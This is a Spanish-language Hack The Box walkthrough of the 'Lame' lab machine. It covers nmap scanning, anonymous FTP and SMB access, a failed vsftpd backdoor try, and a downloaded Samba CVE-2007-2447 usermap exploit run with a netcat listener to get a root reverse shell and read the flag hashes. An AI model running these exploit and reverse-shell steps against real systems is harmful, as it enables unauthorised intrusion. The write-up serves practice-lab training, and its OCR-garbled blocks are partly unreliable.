## Lame

```
##################maquina facil linux LAME
Escaneo:
PORT STATE SERVICE
VERSION
21/tcp open ftp
                   vsftpd 2.3.4
| ftp-syst:
I STAT:
| FTP server status:
    Connected to 10.10.14.3
    Logged in as ftp
   TYPE: ASCII
   No session bandwidth limit
   Session timeout in seconds is 300
    Control connection is plain text
    Data connections will be plain text
    vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp open ssh
                   OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
 1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
22/tcp open ssh
                    OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
__ 2048 5656240f211ddea72bae61b1243de8f3 (RSA)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
_ message_signing: disabled (dangerous, but default)
_clock-skew: mean: 1h54m01s, deviation: 2h49m43s, median: -5m59s
| smb-os-discovery:
OS: Unix (Samba 3.0.20-Debian)
| Computer name: lame
| NetBIOS computer name:
Domain name: hackthebox.gr
 FQDN: lame.hackthebox.gr
```

|\_ System time: 2023-09-14T22:24:52-04:00

## fullscan

```
--$ nmap -Pn -p- 10.10.10.3 -T4
                                       1024 600fcfe1c05f6a74d69024
Starting Nmap 7.93 ( https://nmap.org ) 2a142023502414221:Rea05bae
Nmap scan report for 10.10.10.3 (10.10.3) open netbios-ssn Samba
Host is up (0.078s latency).
Not shown: 65530 filtered tcp ports
                                                OSs: Unix, Linux; C
PORT
        STATE SERVICE
21/tcp
        open
              ftp
22/tcp
        open
              ssh
139/tcp open
              netbios-ssn
445/tcp open
              microsoft-ds
3632/tcp open
              distccd
Nmap done: 1 IP address (1 host up) scanned in 98.42 seconds
   (kali®kali)-[~/machineshtb/Lame]
                                     smb-os-discovery:
```

vemos que el vsftpd 2.3.4 es vulnerable aparte de permite conexion anonyma



nos conectamos por ftp de manera anonyma ftp Anonymous@10.10.10.3 -p 21

```
$ ftp Anonymous@10.10.10.3 -p 21
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode ( | 18301 ).
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp>
```


como no hay nada utilizamos un exploit copiamos con el flag -m y el numero del exploit searchsploit -m 49757



probamos pero no sirvio el exploit

```
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
| message_signing: disabled (dangerous, but
| tn2=Telnet(host, 6200)
| File "/usr/lib/python3.10/telnetlib.pp?; Vine 37, in <module | module |
```

buscamos por smbcliente smbclient -L 10.10.10.3 -N



intentamos con admin pero nos dejo conectar por lo tanto utilizamos tmp smbclient \\\\10.10.10.3\\tmp

```
$ smbclient \\\\10.10.10.3\\tmp
Password for [WORKGROUP\kali]:
Anonymous login successful
Try "help" to get a list of possible commands
                                                 0
                                                    Thu Sep 14 21:46:44
                                      DR
                                                 0
                                                    Sat Oct 31 01:33:58 2020
  .ICE-unix
                                      DH
                                                 0
                                                               11:04:43
                                                        Sep 14
  vmware-root
                                      DR
                                                 0
                                                    Thu Sep 14 11:05:17
  .X11-unix
                                      DH
                                                 0
                                                    Thu Sep 14
  .X0-lock
                                      HR
                                                11
                                       R
                                                    Thu Sep 14 11:05:45
                                              1600
                                                    Thu Sep 14 11:04:41 2023
                7282168 blocks of size 1024. 5385464 blocks available
smb: \>
```

No hay mayor información entonces buscamos exploits del la version del samba

```
Exploit Title

Samba 3.0.10 < 3.3.5 - Formate Stringut/b Security: Bypassiresta página :
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)
Samba < 3.0.20 - Remote Heap Overflow Arbitrary Command Execution (CVE-2007-24
Samba < 3.6.2 (x86) - Denial of Service (PoC)
Hacking Samba 3.0.20 - 3.0.25rc3 using the usermap sc

Shellcodes: No Results


Vulnerability CVE-2007-2447. This video shows you how

(kali@kali)-[~/machineshtb/Lame]

YouTube · Exploit Academy · 1 may 2022
```

descargamos este script con wget

wget <a href="https://raw.githubusercontent.com/amriunix/CVE-2007-2447/master/usermap\_script.py">https://raw.githubusercontent.com/amriunix/CVE-2007-2447/master/usermap\_script.py</a> al utilizar el exploit no funciona por lo cual investigando encontramos que debemos instalar pip



seguimios el uso del readme

```
$ python usermap_script.py <RHOST> <RPORT> <LHOST> <LPORT>

• RHOST -- The target address

• RPORT -- The target port (TCP: 139)

• LHOST -- The listen address

• LPORT -- The listen port
```

levantamos netcat nc -lvp 123

```
y ejecutamos el script
```

```
$ python3 usermap_script.py 10.10.10.3 139 10.10.14.3 123

[*] CVE-2007-2447 - Samba usermap script

[+] Connecting ! seguimios el uso del readme

[+] Payload was sent - check netcat ! USGUE.

(kali@kali)-[~/machineshtb/Lame]

$ python usermap_script.py
```

```
(kali® kali)-[~/machineshtb/Lame]
$ nc -lvp 123
listening on [any] 123 ...
connect to [10.10.14.3] from 10.10.10.3 [10.10.3] 45949
id
uid=0(root) gid=0(root)
hostname
lame
levantamos netcat
Levantamos netcat
```

somos lame

como vemos tenemos el id root entonces con solo hacer sudo -su ya somo super usuario

```
-(kali®kali)e[→/machineshtb/tame] Machine Excell ☐ Training ☐ ACTIVE
  -$ nc -lvp 123
                                               Shell | Command
                                                                    Reve
 listening on [any] 123 ...
 connect to [10.10.14.3] from 10.10.10.3 [10.10.10.3] 45949
                                       Non-interactive bind shell
 uid=0(root) gid=0(root)
 hostname
                                                                 SUID
 lame
 locate pyhton3
 hostname
 lame
                                      Search among 380 binaries: <binary> +<
 sudo: please use single character options
 usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
 usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...
                                      Binary
                                                                    Funct
 usage: sudo -h | -K | -k | -L | -l | -V | -v
 usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
                                                                     File re
             {-i | -s | <command>}
 usage: sudo -e [-S] [-p prompt] [-u username #uid] file ...
 uid=0(root) gid=0(root)
                                      ab
                                                                     File up
 root
                                      <u>agetty</u>
flags
 total 24K
```

```
4.0K Mar 14
drwxr-xr-x
            6 root
                      root
                                           2017 .
                              4.0K Oct 31
drwxr-xr-x 21 root
                      root
                                           2020 ...
                                           2010 ftp
                      nogroup 4.0K Mar 17
drwxr-xr-x
            2 root
drwxr-xraxng2 makis
                              4.0K Mar 14
                      makis
                                           2017 makis
drwxr-xr-x 2 service service 4.0K Apr 16
                                           2010 service
                         1001 4.0K May 7
                                          2010 user
drwxr-xr-x
                 1001
cd_makisademy
dir
user.txt
cat user.txt
e8784f64d56a4473fee17ce9d03c499f
```

```
cd ..
cd root
dir
Desktop reset_logs.sh root.txt vnc.log
cat root.txt
6cce9b7880edf97180db279a80303a96
```

validando creo que desde un inicio que ejecutamos el script ya eramos root. validando dentro de la maquina la version de VSFTPd es vulnerable pero el script fallo validando con iptables --list hay un firewall

```
destination
ACCEPT
                                       validanulbereo que desdetan iditiosabe ejecutamos el scripi
ACCEPT
                                       valida Nube dentro de la maldrin de la Sersion de VSFTPd es vu
ACCEPT
                                       validanubecon iptables --lischalptiffrewall
                     anywhere
ACCEPT
                                           anywhere
                                                                 tcp dpt:distcc
ACCEPT
                                           anywhere
                                                                udp dpt:distcc
ACCEPT
                                           anywhere
                                                                 tcp dpt:netbios-ssn
                                           anywhere
                                                                udp dpt:netbios-ssn
                                                                tcp dpt:microsoft-ds
ACCEPT
                                           anywhere
ACCEPT
                                           anywhere
                                                                udp dpt:microsoft-ds
RETURN
                                           anywhere
                                           destination
```

respondiendo preguntas finales de htb nos dice esta pregunta When the VSFTPd backdoor is trigger, what port starts listening? para esto buscamos el exploit que nos fallo y vemos que escucha por el 6200